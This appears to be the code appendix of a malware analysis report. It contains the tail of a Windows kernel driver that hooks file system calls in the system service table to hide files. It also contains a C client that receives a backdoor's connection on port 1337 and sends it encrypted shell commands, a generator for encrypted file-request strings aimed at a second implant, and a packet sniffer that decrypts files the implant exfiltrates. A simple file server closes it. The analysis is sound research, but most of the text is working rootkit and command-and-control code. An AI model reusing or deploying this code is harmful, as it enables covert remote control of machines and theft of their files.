    for (i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++){
    theDriverObject->MajorFunction[i] = OnStubDispatch;
  }

    theDriverObject->DriverUnload  = OnUnload;

    RtlInitUnicodeString(&us,L"\\??\\c:\\_rple_config.txt");
    InitializeObjectAttributes(&ObjectAttributes,&us,OBJ_OPENIF,NULL,NULL);
    DbgPrint("File Hooking Kit Loaded!");
    rc = ZwCreateFile(&configHandle,
                                          FILE_READ_DATA,
                                          &ObjectAttributes,
                                          &IoStatusBlock,
                                          NULL,
                                          FILE_ATTRIBUTE_NORMAL,
                                          0,
                                          FILE_OPEN,
                                          FILE_SYNCHRONOUS_IO_NONALERT,
                                          NULL,
                                          0);


    if(NT_SUCCESS(rc)){
        DbgPrint("Config file loaded");
        byteOffset.LowPart = byteOffset.HighPart =0;
        rc = ZwReadFile(configHandle,
                                           NULL,
                                           NULL,
                                           NULL,
                                           &IoStatusBlock,
                                           buf,
                                           1023,
                                           &byteOffset,
                                           NULL);
        //DbgPrint("Read rc: %0.8x",rc);
        if(NT_SUCCESS(rc)){
            buf[1023]='\0';
            if(ParseConfigFile(buf)){
                //print vals
                DbgPrint("Done parsing\n");
                configed=1;
                // save old system call locations
```

```
                OldZwOpenFile = (ZWOPENFILE)(SYSTEMSERVICE(ZwOpenFile));
                OldZwCreateFile = (ZWCREATEFILE)(SYSTEMSERVICE(ZwCreateFile));

    OldZwQueryDirectoryFile=(ZWQUERYDIRECTORYFILE)(SYSTEMSERVICE(ZwQueryDirecto
ryFile));

                // hook system calls
                _asm cli
                    (ZWOPENFILE)(SYSTEMSERVICE(ZwOpenFile)) = NewZwOpenFile;
                    (ZWCREATEFILE)(SYSTEMSERVICE(ZwCreateFile)) =
                                                            NewZwCreateFile;

    (ZWQUERYDIRECTORYFILE)(SYSTEMSERVICE(ZwQueryDirectoryFile))=
                                                    NewZwQueryDirectoryFile;
                _asm sti

            }else{
                DbgPrint("Invalid config file, please reload the driver.");
            }
        }else{
            DbgPrint("Invalid config file, please reload the driver.");
        }
    }else{
        DbgPrint("Invalid config file, please reload the driver.");
    }

    ZwClose(configHandle);
    GetProcessNameOffset();

    return STATUS_SUCCESS;
}
```

B. FILE0 CLIENT

```
/*****
**
** Ed Murphy
**
** Client for FILE0
** This program will accept a connection
** from FILE0 and provide an internactive
** command shell.
**
*****/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h>
#include <sys/time.h>

#define PORT 1337
#define BACKLOG 5

unsigned char *key_stream;
int key, permuted_key, sum_keys;
```

```
int my_key=12345678;

/*****
** This function receives a command from
** standard in and stores it in the buffer
** passed to the function.
*****/
void get_cmd(char *buf){
     int size = strlen(buf),i=0;
     buf[i]= getc(stdin);
     while(i < 1024 && buf[i] != '\n'){
          i++;
          buf[i] = getc(stdin);
     }
     buf[i]='\0';
     printf("'%s'\n",buf);
}

/*****
** This function will perform the neccessary
** permutation on the key received from
** FILE0. I will generate both the key and the
** permuted key used in the key stream generation.
*****/
void key_permute(){
     unsigned int esi,ebx,edx,i=0;

     for(i;i<100;i++){
          esi=key;
          ebx=esi;
          ebx=ebx << 1;
          edx=esi;
          edx=edx<<6;
          esi=esi^edx;
          esi = esi >> 30;
          esi = esi & 1;
          ebx=ebx|esi;
          key = ebx;
     }

     permuted_key = key;


     for(i=0;i<100;i++){
          esi = permuted_key;
          ebx=esi;
          ebx= ebx << 1;
          edx = esi;
          edx = edx << 13;
          esi = esi ^ edx;
          esi = esi >> 30;
          esi = esi & 1;
          ebx = ebx | esi;
          permuted_key = ebx;
     }

     //Debug statment to print the permuted key
     //printf("key: %0.8x permuted key: %0.8x\n",key,permuted_key);
}

/*****
** Given the length of the buffer to be encrypted/
```

```
** decrypted this function will generated the key stream
** needed to encrypt or decrypt the buffer (stored in the
** keystream global buffer
*****/
void gen_stream(int len){
     int i=0,j=0;

     unsigned int eax,ecx,edx,edi;
     char temp;

     key_stream = malloc(len);
     memset(key_stream,0,len);

     while(i < len){
          eax = key;
          eax+=permuted_key;
          sum_keys = eax;
          edx=i;
          edx = edx << 16;
          sum_keys = sum_keys ^ edx;
          sum_keys +=i;
          edx = sum_keys;
          edx = edx << 16;
          ecx = sum_keys;
          ecx = ecx >> 16;//sign extended
          ecx = ecx & 0xFFFF;//so mask off the sign
          edx += ecx;
          sum_keys = edx;
          eax = edx;
          key = key ^ eax;
          permuted_key = permuted_key ^ eax;

          if(i%2 == 1)
               sum_keys = key;
          else
               sum_keys = permuted_key;

          for(j=0;j<4;j++){
               edx = sum_keys;
               ecx = j;
               ecx = ecx << 3;
               eax = edx;
               eax = eax >> ecx;
               ecx = eax;
               ecx = ecx & 0xFF;
               edx = edx ^ ecx;
               sum_keys = edx;
          }

          eax = edx;
          eax = eax & 0xFF;
          temp = (char) eax;
          memcpy(&key_stream[i],&temp,1);
          i++;
     }
}

/*****
** This function will decrypt an incoming
** packet from FILE0 and print the result
** to standard out.
*****/
```

```
void decrypt_packet(char *buffer, int len){
     int msg_len,key_len;
     int i=0;
     unsigned char key_string[10];

     printf("*****decrypt packet*****\n");
     key_string[i] = buffer[i] ^ 0xFF;
     //Search for the first '#' character in the incoming
     //message and extract the decryption key
     while((buffer[i]&0xFF^0xFF) != 0x23){
          key_string[i] = buffer[i] ^ 0xFF;
     }
     //convert the ASCII representation of the
     //key to its unsigned integer equvialent
     key = abs(atoi(key_string));
     printf("key: %d %#x\n",i,key);
     key_len=i+1;
     msg_len = len - key_len;
     printf("msg_len: %d\n", msg_len);

     //permute the receive key
     key_permute();
     //generate the decryption string
     gen_stream(msg_len);
     //decrypt the data from FILE0
     for(i=0;i<msg_len;i++){
          buffer[i+key_len] = key_stream[i] ^
                                (buffer[i+key_len] & 0xFF);
     }
     //null terminate the buffer and print it to
     //standard out
     buffer[len]='\0';
     printf("%s\n",&buffer[key_len]);
     printf("************************\n");
}

/*****
** This function is used to read the entire buffer
** sent by FILE0 off of the socket. After reading the
** full buffer it is then passed to decrypt_packet
** for decryption.
*****/
int read_fully(int sockfd, char *buff, int len){
     int recv_bytes=0,total_bytes=0;
     int timeout=10;
     fd_set readfds;
     struct timeval tv;

     tv.tv_sec = 0;
     tv.tv_usec = 20000;
     FD_SET(sockfd,&readfds);

     printf("reading\n");
     recv_bytes=recv(sockfd,buff,len,0);
     decrypt_packet(buff,recv_bytes);
     total_bytes = recv_bytes;
     while(recv_bytes != 0){
          select(sockfd+1,&readfds,NULL,NULL,&tv);
          if(FD_ISSET(sockfd,&readfds)){
               recv_bytes=recv(sockfd,buff,len,0);
               decrypt_packet(buff,recv_bytes);
          }
```

```
        else
            recv_bytes=0;
        total_bytes+=recv_bytes;
    }
    return total_bytes;
}

int main(void){
    int sockfd,new_fd,msg_len,key_len;
    struct sockaddr_in my_addr,server_addr;
    int sin_size,res=0,bytes_recved,i=0,total_bytes=0,done=0;
    unsigned char temp_buf[1024],buffer[2048],key_string[10];
    unsigned char cmd_buf[1024];
    unsigned char *msg;

    sockfd = socket(PF_INET,SOCK_STREAM,0);
    printf("Waiting for connection\n");

    my_addr.sin_family = AF_INET;
    my_addr.sin_port = htons(PORT);
    my_addr.sin_addr.s_addr = INADDR_ANY;
    memset(my_addr.sin_zero,'\0',sizeof(my_addr.sin_zero));

    //Initialize networking
    res=bind(sockfd,(struct sockaddr *)&my_addr,
                                sizeof(struct sockaddr));
    if(res > -1){
        res=listen(sockfd,BACKLOG);
        if(res > -1){
            sin_size = sizeof(struct sockaddr_in);
            //wait for connection from FILE0
            new_fd = accept(sockfd,(struct sockaddr *)&server_addr,
                                                        &sin_size);
            //After accepting a connection from FILE0 this
            //loop with continuously execute commands and
            //receive the result
            while(!done){
                memset(buffer,0,2048);
                //receive message from FILE0
                total_bytes = read_fully(new_fd,buffer,2048);

                //start our message buffer with the key requried
                //for the decryption of our command
                memset(buffer, 0, 1024);
                sprintf(buffer, "%ld", my_key);
                strcat(buffer, "#");
                key = my_key;
                key_permute();
                for(i=0;i<strlen(buffer);i++){
                    buffer[i] = buffer[i] & 0xFF ^ 0xFF;
                }
                memset(cmd_buf,0,1024);
                //get user command from standard in
                get_cmd(cmd_buf);
                // if command is quit or exit send the command
                // and terminate the loop
                if(strncasecmp(cmd_buf,"quit",4) == 0||
                            strncasecmp(cmd_buf,"exit",4) == 0)
                    done=1;
                gen_stream(strlen(cmd_buf));
                //encrypt user command
                for(i=0; i<strlen(cmd_buf); i++){
```

```
                    cmd_buf[i] = cmd_buf[i] ^ key_stream[i];
                }
                //construct command buffer to be sent to FILE0
                strncat(buffer,cmd_buf,strlen(cmd_buf));
                //send buffer
                send(new_fd,buffer, strlen(buffer),0);
            }

        }
    }
    return 0;
}
```

C. FILE1 GEN_STRING.C

```
/**
** Ed Murphy
**
** Value String Generator for FILE1
**
** This program will generate file request strings
** to be placed in the value file of index.html.
**/

#include <stdio.h>
#include <strings.h>

unsigned int start_key1 = 0x1D0B0920, start_key2=0x5463444C;
unsigned int fin_key1, fin_key2, fin_key3;
unsigned char base64[65] =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";


/*****
** This function is my implementation of the BASE64
** encoding algorithm, there are no modifications to
** the standard algorithm
*****/
void base64_encode(char *msg, int len){
    char *padded_string;
    int index,temp;
    int i = 0, times, mod;

    times = len/3;
    mod = len % 3;
    if(mod != 0){
        //make a string paddedd out to mult 3
        padded_string = malloc(len + (3-mod));
        memset(padded_string, 0, (len + (3-mod)));
        strncpy(padded_string,msg,len);
        times++;
    }

    for(i; i<times; i++){
        index = msg[i*3] & 0xFC;
        index = index >> 2;
        //encoded[i*4] = base64[index];
        printf("%c",base64[index]);
```

```
        index = msg[i*3] & 3;
        index = index << 4;
        index |= ((msg[i*3+1] & 0xF0) >> 4);
        //encoded[i*4+1] = base64[index];
        printf("%c",base64[index]);

        index = msg[i*3+1] &  0xF;
        index = index <<2;
        index |= ((msg[i*3+2] & 0xC0) >> 6);
        if(i == times - 1 && index == 0 && mod == 1)
            index=64;
        //encoded[i*4+2] = base64[index];
        printf("%c",base64[index]);

        index = msg[i*3+2] & 0x3F;

        if(i == times - 1 && index == 0 && mod != 0)
            index=64;
        //encoded[i*4+3] = base64[index];
        printf("%c",base64[index]);
    }
    printf("\n\n");
}

/*****
** This function will generate a 12-byte key from the 8-byte
** stored key. The 12-byte key is then used to generate the
** decryption keystream in do_crypt()
*****/
void key_gen(){
    int eax, edx, ecx, ebx, esi;

    eax = start_key1;
    edx = start_key1 & 0xFF;
    ecx = start_key1 & 0xFF00;
    ecx = ecx >> 8;
    edx = edx << 8;
    edx |= ecx;
    ecx = start_key1 & 0xFF0000;
    ecx = ecx >> 21;
    edx = edx << 3;
    edx |= ecx;
    fin_key1 = edx;
    //printf("fin_key1: %#0.8x\n", fin_key1);

    ebx = (start_key2 >> 8) & 0xFF;
    edx = (start_key1 >> 16) & 0xFF;
    esi = (start_key1 >> 24) & 0xFF;
    edx = edx << 6;
    edx |= esi;
    esi = start_key2 &0xFF;
    edx = edx << 8;
    ebx = ebx >> 7;
    edx |= esi;
    esi = ebx;
    edx = edx << 1;
    edx |= esi;
    fin_key2 = edx;
    //printf("fin_key2: %#0.8x\n", fin_key2);

    edx = (start_key2 >> 8) & 0xFF;
    esi = (start_key2 >> 16) & 0xFF;
```

```
    eax = (start_key2 >> 24) & 0xFF;
    edx = edx << 9;
    edx |= esi;
    edx = edx << 8;
    edx |= eax;
    fin_key3 = edx;
    //printf("fin_key3: %#0.8x\n", fin_key3);
}


/*****
** The next four functions are all helper functions for
** manipulate_key() each performs it own manipulation on the
** 12-byte key
*****/
int keyManip1(){
    int eax=0, edx=0, ecx=0;

    eax = fin_key1;
    edx = fin_key2;
    eax = eax & 0x80;
    if(eax == 0x80){
        ecx = 1;
    }
    edx = edx & 0x800;
    if(edx == 0x800){
        ecx++;
    }
    edx = fin_key3;
    edx &= 0x800;
    if(edx == 0x800){
        ecx++;
    }

    if( ecx <= 1)
        eax = 1;
    else
        eax = 0;

    return eax;
}

int keyManip2(int res){
    int eax, ecx;

    eax = fin_key1;
    ecx = eax;
    ecx = ecx >> 9;
    ecx &= 1;
    ecx ^= res;

    if(ecx == 0)
        return eax;
    else{
        ecx = eax;
        ecx = ecx >> 1;
        ecx ^= eax;
        ecx = ecx >> 1;
        ecx ^= eax;
        ecx = ecx >> 3;
        ecx ^= eax;
        eax &= 0x3FFFF;
```

```
        ecx = ecx >> 0x0D;
        eax = eax << 1;
        if((ecx & 1) != 0)
            eax ^= 1;

        return eax;
    }
}


int keyManip3(int res){
    int eax, ecx;

    eax = fin_key2;
    ecx = eax;
    ecx = ecx >> 0x0B;
    ecx &= 1;
    ecx ^= res;
    if(ecx == 0)
        return eax;
    else{
        ecx = eax;
        ecx = ecx >> 1;
        ecx ^= eax;
        ecx = ecx >> 4;
        ecx ^= eax;
        ecx = ecx >> 4;
        ecx ^= eax;
        eax &= 0x1FFFFF;
        ecx = ecx >> 0x0C;
        eax = eax << 1;
        if((ecx & 1) != 0)
            eax ^= 1;

        return eax;
    }
}

int keyManip4(int res){
    int eax, ecx;

    eax = fin_key3;
    ecx = eax;
    ecx = ecx >> 0x0B;
    ecx &= 1;
    ecx ^= res;
    if(ecx == 0)
        return eax;
    else{
        ecx = eax;
        ecx = ecx >> 1;
        ecx ^= eax;
        ecx = ecx >> 3;
        ecx ^= eax;
        ecx = ecx >> 1;
        ecx ^= eax;
        eax &= 0x3FFFFF;
        ecx = ecx >> 0x11;
        eax = eax << 1;
        if((ecx & 1) != 0)
            eax ^= 1;
```

```
        return eax;
    }
}
```

```
/*****
** This is a helper function for do_crypt() it will manipulate
** the 12-byte key and return the appropriate value to decrypt
** the current byte in the encrypted buffer
*****/
int manipulate_key(){
    int res, eax, edi;

    res = keyManip1();
    //printf("\n\nres: %#x\n", res);

    fin_key1 = keyManip2(res);
    //printf("fin_key1: %#0.8x\n",fin_key1);

    fin_key2 = keyManip3(res);
    //printf("fin_key2: %#0.8x\n",fin_key2);

    fin_key3 = keyManip4(res);
    //printf("fin_key3: %#0.8x\n",fin_key3);

    edi = fin_key1;
    eax = fin_key2;
    eax ^= edi;
    eax ^= fin_key3;
    eax &= 1;

    return eax;
}

/**
** Given the file content and file length this function
** will decrypt the supplied file using the scheme implemented
** in FILE1
**/
void do_crypt(char *msg, int len){
    int i=0, eax;
    unsigned char ebx = 0x01;
    unsigned char temp;

    for(i;i<len;i++){
        eax = manipulate_key();
        temp = msg[i];
        ebx = ebx << 1;
        ebx |= (eax & 1);
        temp = temp ^ (ebx & 0xFF);
        msg[i]=temp;
    }
}


int main(){
```

```
    //Setup up message string for file request
    char message[256]=  "            c:\\test.txt\0";

    memset(message,0,256);
    //set first byte to command
    message[0] = 0x07;
    message[1] = 0x00;
    message[2] = 0x00;
    message[3] = 0x00;

    //set second byte to nulls for file read
    message[4] = 0x00;
    message[5] = 0x00;
    message[6] = 0x00;
    message[7] = 0x00;

    //set third byte to nulls for file read
    message[8] = 0x00;
    message[9] = 0x00;
    message[10] = 0x00;
    message[11] = 0x00;

    key_gen();
    do_crypt(message,60);
    base64_encode(message, strlen(message));

    //Print the encrypted and BASE64 encoded message
    //for the value string in index.html
    printf("Value String:\t%s\n",message);

    return 0;
}
```

D. FILE1 TRAFFIC SNIFFER

```
/**
** Ed Murphy
**
** Network Traffic Sniffer
** Monitors network traffic, looking for files
** POSTed by FILE1.
**
** The packet capturing code is courtesy of the
** WinPcap developers examples[20].
** The decryption and packet_check code is developed
** by me.
**/

#include <stdlib.h>
#include <stdio.h>
#include <pcap.h>
#include <string.h>

#define LINE_LEN 16

// keys for decyrpting file contents
unsigned int start_key1 = 0x1D0B0920, start_key2=0x5463444C;
unsigned int fin_key1, fin_key2, fin_key3;

/**
```

```
** This function checks an incoming packet for the data format
** specified in FILE1. If such a packet is recognized it is then
** parsed, decrypted, and saved to the local machine.
**/
void packet_check(pcap_t *fp,const u_char *data,int length);

/**
** Given the file content and file length this function
** will decrypt the supplied file using the scheme implemented
** in FILE1
**/
void do_crypt(char *msg, int len);




/**
** This function will generate a 12-byte key from the 8-byte
** stored key. The 12-byte key is then used to generate the
** decryption keystream in do_crypt()
**/
void key_gen();

/**
** This is a helper function for do_crypt() it will manipulate
** the 12-byte key and return the appropriate value to decrypt
** the current byte in the encrypted buffer
**/
int manipulate_key();

/**
** These four functions are all helper functions for
** manipulate_key() each performs it own manipulation on the
** 12-byte key
**/
int keyManip1();
int keyManip2();
int keyManip3();
int keyManip4();

int main(int argc, char **argv)
{
    pcap_if_t *alldevs,*d;
    pcap_t *fp;
    u_int inum,i=0,j=0;
    char errbuf[PCAP_ERRBUF_SIZE];
    char *filter = NULL;
    int res;
    struct pcap_pkthdr *header;
    const u_char *pkt_data;
    bpf_u_int32 NetMask;
    struct bpf_program fcode;
    char *dump_file_name = NULL;
    pcap_dumper_t *dumpfile;

    //Parse command line arguments for dump file name
    //and optional filter.
    if(argc > 2){
        dump_file_name = argv[1];
        filter = argv[2];
    }else if(argc > 1)
```

```
    dump_file_name = argv[1];
else{
    key_gen();
    printf("Usage: pkt_dump.exe dump_file_name [filter]\n");
    exit(1);
}

printf("Ed's file sniffer with optional filter");

//Find all networking devices
if(pcap_findalldevs(&alldevs,errbuf) ==-1){
    fprintf(stderr,"Error opening devices: %s\n",errbuf);
    exit(1);
}

//Print the list of networking devices
printf("\nPlease select a device from the list\n");
for(d=alldevs; d; d=d->next){
    printf("%d: %s\n", ++i, d->name);
    if(d->description)
        printf("   [%s]\n", d->description);
    else
        printf("   no description");
}

if(i==0){
    printf("There are no available devices");
    return -1;
}

//Select the networking device on which to capture
printf("Select device [1-%d]:",i);
scanf("%d",&inum);

//Invalid device selection check
if(inum < 1 || inum > i){
    printf("That isn't a device, goodbye");
    pcap_freealldevs(alldevs);
    return -1;
}

//loop through devices the select the users
//desired device
for(d=alldevs, i=0; i<inum-1; d=d->next,i++);

//Open a live capture on the selected device
if((fp = pcap_open_live(d->name,65536,1,1000,errbuf)) == NULL){
    fprintf(stderr,"Error opening device :(\n");
    return -1;
}

//Open the file to dump packets to
if (dump_file_name != NULL){
    dumpfile= pcap_dump_open(fp, dump_file_name);

    if (dumpfile == NULL)
    {
        fprintf(stderr,"\nError opening output file\n");
        pcap_close(fp);
        return -5;
    }
}
```

```
    //Setup a user supplied filter
    if(filter != NULL){
        NetMask = 0xffffff; // This assumes a class C address

        printf("Capturing packets with filter %s\n",filter);

        //Filter syntax error
        if(pcap_compile(fp, &fcode, filter, 1, NetMask) < 0){
            fprintf(stderr,"You filter failed to compile, goodbye\n");
            pcap_close(fp);
            return -1;
        }

        //failed to the set the filter
        if(pcap_setfilter(fp,&fcode) < 0){
            fprintf(stderr,"Failed to set your filter, goodbye\n");
            pcap_close(fp);
            return -1;
        }
    }

    //Start capturing packets!!!!
    while((res = pcap_next_ex(fp, &header, &pkt_data)) >= 0)
    {
        //no packet captured, try again
        if(res==0)
            continue;

        //Debug statement to show a packet has been received
        printf("%ld:%ld (%ld)\n",header->ts.tv_sec,header->ts.tv_usec,
                                                        header->len);

        //If the header->caplen field is greater than 54 this
        //packet contains data, so pass it to the packet check
        //function
        if(header->caplen > 54 )
            packet_check(fp,pkt_data,header->caplen);

        //dump packet to dump file
        pcap_dump((unsigned char *) dumpfile, header,pkt_data);
    }

    pcap_close(fp);
    pcap_dump_close(dumpfile);
    return 0;
}

/**
** This function checks an incoming packet for the data format
** specified in FILE1. If such a packet is recognized it is then
** parsed, decrypted, and saved to the local machine.
**/
void packet_check(pcap_t *fp,const u_char *data, int length){
    struct pcap_pkthdr *header;
    u_char *new_data=NULL,*total_file=NULL;
    const u_char *pkt_data;
    char *token=NULL;
    int i=0;

    //First move the packet pointer past the TCP header
    new_data = data+55;
```

```
if((new_data != NULL)){
     // Search the packet for the name field.
     // This field is always present in a POST packet
     // from FILE1
     new_data = strstr(new_data,"name=\"");

     // If we found the name field, do some additional checks
     if(new_data != NULL){
          char size[5];
          int file_size,cur_bytes;

          //Move the packet pointer past the located string
          new_data +=6;
          //We are now pointing at the size of the FILE sent.
          //This field is always a 5 byte field containing the
          //ASCII representation of the file size. So copy these
          //5 bytes and convert to its integer representation.
          strncpy(size,new_data,5);
          file_size = atoi(size);

          //Search for the termination of the name field
          new_data=strstr(new_data,"\"");
          if(new_data!=NULL){
               int i=0;

               //Move the file point past the name termination
               //And prepare to read the file
               new_data+=3;
               total_file = malloc(file_size);
               memset(total_file,0,file_size);

               /*   Adjust the number of byte to copy to accurately
               ** reflect the file size and copy this data into the
               ** total_file buffer. Length is the size of the packet
               ** and the number 142 represents the number of bytes that
               ** preceed the actual file data. By subtracting 142 from
               ** length cur_bytes contains the amount of file data
               ** in this packet. */
               cur_bytes = length-142;
               memcpy(total_file,new_data,cur_bytes);

               //Generate the decryption key
               key_gen();
               //If the packet is of the maximum size, and the size
               //of the file being sent is greater than 1371 we are
               //going to be receiving the file in multiple packets
               if(length == 1514 && file_size > 1371){
                    FILE *filep;
                    //file size is larger than MTU, must capture entire
                    //file before decryption
                    while(length==1514 && file_size > cur_bytes){
                         int res;

                         //get another packet
                         res = pcap_next_ex(fp, &header, &pkt_data);
                         new_data = pkt_data + 54;
                         memcpy(total_file+cur_bytes,new_data,
                                                 header->caplen - 54);

                         cur_bytes += header->caplen - 54;
```

```
                    }
                    //decrypt the recieved file
                    do_crypt(total_file,file_size);
                    //add 8 to account to for the first four bytes
                    //sent by FILE1 that are not part of the actual file
                    total_file[file_size]='\0';
                    total_file+=8;
                    //Write the file to the local directory
                    filep=fopen("recved_file","wb");
                    fwrite(total_file,file_size,1,filep);
                    printf("wrote %s\n\n",total_file);
                    fclose(filep);
                }else{
                    // The file will be contained within one packet
                    FILE *filep;
                    printf("file_size %d\n",file_size);
                    do_crypt(total_file,file_size);
                    total_file[file_size]='\0';
                    total_file+=8;
                    filep=fopen("recved_file","wb");
                    fwrite(total_file,file_size,1,filep);
                    printf("wrote %s\n\n",total_file);
                    fclose(filep);
                }
            }
        }
    }

}

void key_gen(){
    int eax, edx, ecx, ebx, esi;

    eax = start_key1;
    edx = start_key1 & 0xFF;
    ecx = start_key1 & 0xFF00;
    ecx = ecx >> 8;
    edx = edx << 8;
    edx |= ecx;
    ecx = start_key1 & 0xFF0000;
    ecx = ecx >> 21;
    edx = edx << 3;
    edx |= ecx;
    fin_key1 = edx;
    //printf("fin_key1: %#0.8x\n", fin_key1);

    ebx = (start_key2 >> 8) & 0xFF;
    edx = (start_key1 >> 16) & 0xFF;
    esi = (start_key1 >> 24) & 0xFF;
    edx = edx << 6;
    edx |= esi;
    esi = start_key2 &0xFF;
    edx = edx << 8;
    ebx = ebx >> 7;
    edx |= esi;
    esi = ebx;
    edx = edx << 1;
    edx |= esi;
    fin_key2 = edx;
    //printf("fin_key2: %#0.8x\n", fin_key2);

    edx = (start_key2 >> 8) & 0xFF;
```

```
    esi = (start_key2 >> 16) & 0xFF;
    eax = (start_key2 >> 24) & 0XFF;
    edx = edx << 9;
    edx |= esi;
    edx = edx << 8;
    edx |= eax;
    fin_key3 = edx;
    //printf("fin_key3: %#0.8x\n", fin_key3);
}

int keyManip1(){
    int eax=0, edx=0, ecx=0;

    eax = fin_key1;
    edx = fin_key2;
    eax = eax & 0x80;
    if(eax == 0x80){
        ecx = 1;
    }
    edx = edx & 0x800;
    if(edx == 0x800){
        ecx++;
    }
    edx = fin_key3;
    edx &= 0x800;
    if(edx == 0x800){
        ecx++;
    }

    if( ecx <= 1)
        eax = 1;
    else
        eax = 0;

    return eax;
}

int keyManip2(int res){
    int eax, ecx;

    eax = fin_key1;
    ecx = eax;
    ecx = ecx >> 9;
    ecx &= 1;
    ecx ^= res;

    if(ecx == 0)
        return eax;
    else{
        ecx = eax;
        ecx = ecx >> 1;
        ecx ^= eax;
        ecx = ecx >> 1;
        ecx ^= eax;
        ecx = ecx >> 3;
        ecx ^= eax;
        eax &= 0x3FFFF;
        ecx = ecx >> 0x0D;
        eax = eax << 1;
        if((ecx & 1) != 0)
            eax ^= 1;
```

```
        return eax;
    }
}

int keyManip3(int res){
    int eax, ecx;

    eax = fin_key2;
    ecx = eax;
    ecx = ecx >> 0x0B;
    ecx &= 1;
    ecx ^= res;
    if(ecx == 0)
        return eax;
    else{
        ecx = eax;
        ecx = ecx >> 1;
        ecx ^= eax;
        ecx = ecx >> 4;
        ecx ^= eax;
        ecx = ecx >> 4;
        ecx ^= eax;
        eax &= 0x1FFFFF;
        ecx = ecx >> 0x0C;
        eax = eax << 1;
        if((ecx & 1) != 0)
            eax ^= 1;

        return eax;
    }
}

int keyManip4(int res){
    int eax, ecx;


    eax = fin_key3;
    ecx = eax;
    ecx = ecx >> 0x0B;
    ecx &= 1;
    ecx ^= res;
    if(ecx == 0)
        return eax;
    else{
        ecx = eax;
        ecx = ecx >> 1;
        ecx ^= eax;
        ecx = ecx >> 3;
        ecx ^= eax;
        ecx = ecx >> 1;
        ecx ^= eax;
        eax &= 0x3FFFFF;
        ecx = ecx >> 0x11;
        eax = eax << 1;
        if((ecx & 1) != 0)
            eax ^= 1;

        return eax;
    }
}
```

```
int manipulate_key(){
     int res, eax, edi;

     res = keyManip1();
     //printf("\n\nres: %#x\n", res);

     fin_key1 = keyManip2(res);
     //printf("fin_key1: %#0.8x\n",fin_key1);

     fin_key2 = keyManip3(res);
     //printf("fin_key2: %#0.8x\n",fin_key2);

     fin_key3 = keyManip4(res);
     //printf("fin_key3: %#0.8x\n",fin_key3);

     edi = fin_key1;
     eax = fin_key2;
     eax ^= edi;
     eax ^= fin_key3;
     eax &= 1;

     return eax;
}


void do_crypt(char *msg, int len){
     int i=0, eax;
     unsigned char ebx = 0x01;
     unsigned char temp;

     //Decryption loop
     for(i;i<len;i++){
          eax = manipulate_key();
          temp = msg[i];
          ebx = ebx << 1;
          ebx |= (eax & 1);
          temp = temp ^ (ebx & 0xFF);
          msg[i]=temp;
     }
}
```

E. SIMPLE FILE SERVER

```
/*
** Ed Murphy
**
** server.c -- a simple file transfer server
**
** networking code is largely courtesy of Beej's Guide to Network Programming
** http://beej.us/guide/bgnet
*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <fcntl.h>
#include <sys/types.h>
#include <sys/socket.h>
```

```
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/wait.h>
#include <signal.h>

#define MYPORT 3490   // the port users will be connecting to

#define BACKLOG 10     // how many pending connections queue will hold

void sigchld_handler(int s){
    while(waitpid(-1, NULL, WNOHANG) > 0);
}

/*****
 The do_get function accepts a full file path and
 a client socket. The function opens the file requested
 and sends it to the client.
*****/

void do_get(char *path, int cli_sock){
    int fd = -1, bytes_read=0;
    char send_buf[4096]; // 4k file size
    memset(send_buf,0,4096);
    fd = open(path,O_RDONLY | O_BINARY);
    if( fd !=-1){
        // good filename request
        // read a maximum of 4096 bytes from the file
        // requested into send_buf
        bytes_read = read(fd,send_buf,4096);

        //send the file contents to the client socket
        send(cli_sock,send_buf,bytes_read,0);
    }else{
        //bad file name request
        strcpy(send_buf,"Sorry, no such file exists\n");
        send(cli_sock,send_buf,strlen(send_buf),0);
    }
}

int main(void){
    int sockfd, cli_fd;  // listen on sock_fd, new connection on cli_fd
    struct sockaddr_in my_addr;    // my socket information
    struct sockaddr_in their_addr; // connector's socket information
    socklen_t sin_size;
    struct sigaction sa;
    char message[128]; //buffer to contain the command from client
    char *token;

    int yes=1, m_len;

    // Open a socket
    if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        perror("socket");
        exit(1);
    }

    //Set socket options to reuse a already bound port
    if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
{
        perror("setsockopt");
        exit(1);
    }
```

```
my_addr.sin_family = AF_INET;        // host byte order
my_addr.sin_port = htons(MYPORT);    // short, network byte order
my_addr.sin_addr.s_addr = INADDR_ANY; //automatically fill in my IP
memset(&(my_addr.sin_zero), '\0', 8); // zero the rest of the struct

//bind socket to port number
if (bind(sockfd, (struct sockaddr *)&my_addr,
                  sizeof(struct sockaddr)) == -1) {
    perror("bind");
    exit(1);
}

//listen for incoming connections
if (listen(sockfd, BACKLOG) == -1) {
    perror("listen");
    exit(1);
}

sa.sa_handler = sigchld_handler;
sigemptyset(&sa.sa_mask);
sa.sa_flags = SA_RESTART;
if (sigaction(SIGCHLD, &sa, NULL) == -1) {
    perror("sigaction");
    exit(1);
}

//This loop will continuously accept connections from a remote machine
//It spawns a child process to handle each connection
while(1) {  // main accept() loop
    sin_size = sizeof(struct sockaddr_in);

    //accecpt a connection from a client
    if ((cli_fd = accept(sockfd, (struct sockaddr *)&their_addr,
                    &sin_size)) == -1) {
        perror("accept");
        continue;
    }

    printf("server: got connection from %s\n",
                              inet_ntoa(their_addr.sin_addr));

    if (!fork()) { // this is the child process
        close(sockfd); // child doesn't need the listener

        strcpy(message,"Welcome to the Simple File Transfer Server\n");
        if (send(cli_fd, message, strlen(message), 0) == -1){
            perror("send");
        }

        strcpy(message,
            "COMMANDS:\n\tGET: download a file\n\tQUIT: quit program\n");
        send(cli_fd, message,strlen(message), 0);
        memset(message,0,sizeof(message));

        //This loop will continuously accept commands from the client
        while(1) {

            //recieve a maximum of 100 bytes into the message buffer
            m_len = recv(cli_fd, message,100,0);
            token = strtok(message," \n");
            printf("%s, from %s\n",token,inet_ntoa(their_addr.sin_addr));
```

```
                //Parse the command string for a key word
                if(strcmp(token,"GET")==0){
                    //regonize a get command
                    //send the filename to the do_get() fucntion
                    //note that the filename must directly follow "GET "
                    do_get(&message[4],cli_fd);

